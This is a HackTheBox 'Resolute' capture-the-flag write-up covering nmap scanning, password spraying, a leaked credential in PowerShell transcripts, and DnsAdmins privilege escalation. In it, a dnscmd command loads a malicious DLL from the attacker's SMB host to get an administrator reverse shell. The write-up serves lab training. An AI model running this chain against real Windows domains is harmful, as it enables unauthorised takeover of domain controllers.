Writeup Resolute - HackTheBox


VM Created by: **egre55**

Difficulty: **Medium**


We started as usual, launching an nmap to all ports to list all possible services:

```
root@m3n0sd0n4ld:~# nmap -sV -sC 10.10.10.169 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-30 12:53 EDT
Nmap scan report for 10.10.10.169
Host is up (0.056s latency).
Not shown: 65511 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-05-30 17:05:34Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
49688/tcp open  msrpc        Microsoft Windows RPC
49709/tcp open  msrpc        Microsoft Windows RPC
58298/tcp open  tcpwrapped
```


I tried scanning the LDAP with nmap, but it didn't bring up any users, so I tried enum4linux and here I was able to list a list of users and a credential.




We tried the credentials in different services, but they don't work! I thought I'd try the same password with the other users and ... Yes! The user "Melani" appeared.




We make use of these credentials by remote desktop (RDP) and we can check that we are inside the machine.




Well, while we're at it, let's read the user flag, shall we?




Next, you'll need to find a way to get credentials or access as an administrator. If we do a "dir -force" in c:\, we'll see that there's a hidden directory called "PsTranscripts", looks good right?



We read the file inside, we see that there is a record of a user called "ryan".



If we keep checking the file, we'll find ryan's credentials



Nothing, we connect with the new credentials by remote desktop (RDP).

```
root@kali:~/Documents/OSCP/machines/HTB/Resolute# evil-winrm -u ryan -p Serv3r4Admin4cc123! -i resolute.htb

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
megabank\ryan
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Inside "ryan's" desk, we found a file called "note.txt". We read it and it gives us a clue of what we will have to do to get privileges in the system.

```
*Evil-WinRM* PS C:\Users\ryan\Desktop> dir -force


    Directory: C:\Users\ryan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        12/3/2019   7:34 AM            155 note.txt


*Evil-WinRM* PS C:\Users\ryan\Desktop> type note.txt
Email to team:

- due to change freeze, any system changes (apart from those to the administrator account) will be automatically reverted within 1 minute
*Evil-WinRM* PS C:\Users\ryan\Desktop>
```


After much looking and without getting anything clear, I check the permissions and groups to which we have access with "ryan". In the list, we see that we belong to the group "DnsAdmins" (curious that the machine is called "Resolute", no? xD)

```
GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
MEGABANK\Contractors                       Group            S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled by default, Enabled group
MEGABANK\DnsAdmins                         Alias            S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

We search in "San Google" for any exploit or vulnerability that we could use for the services we have. And indeed! There is a vulnerability that we can exploit. (Based on this I found: https://medium.com/techzap/dns-admin-privesc-in-active-directory-ad-windows-ecc7ed5a21a2).

The left terminal is connected to the victim machine by RDP, the upper right terminal has a samba service (SMB) with our malicious .dll and the lower right terminal, it keeps listening on port 4444 and where we will have a reverse shell as administrator.



So let's get to work! We execute and inject our malicious .dll

```
*Evil-WinRM* PS C:\Users\ryan\.m3> dnscmd.exe /config /serverlevelplugindll \\10.10.14.133\m3\m3.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.
```


Now, we will stop the dns service and restart it, if everything goes well, we will get a reverse shell as administrator.

```
*Evil-WinRM* PS C:\Users\ryan\.m3> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0x7530
*Evil-WinRM* PS C:\Users\ryan\.m3> sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2868
        FLAGS              :
*Evil-WinRM* PS C:\Users\ryan\.m3>
```

We check our terminals again and see that we do indeed have a reverse shell as an administrator.



Yes, sir! Now read the root flag!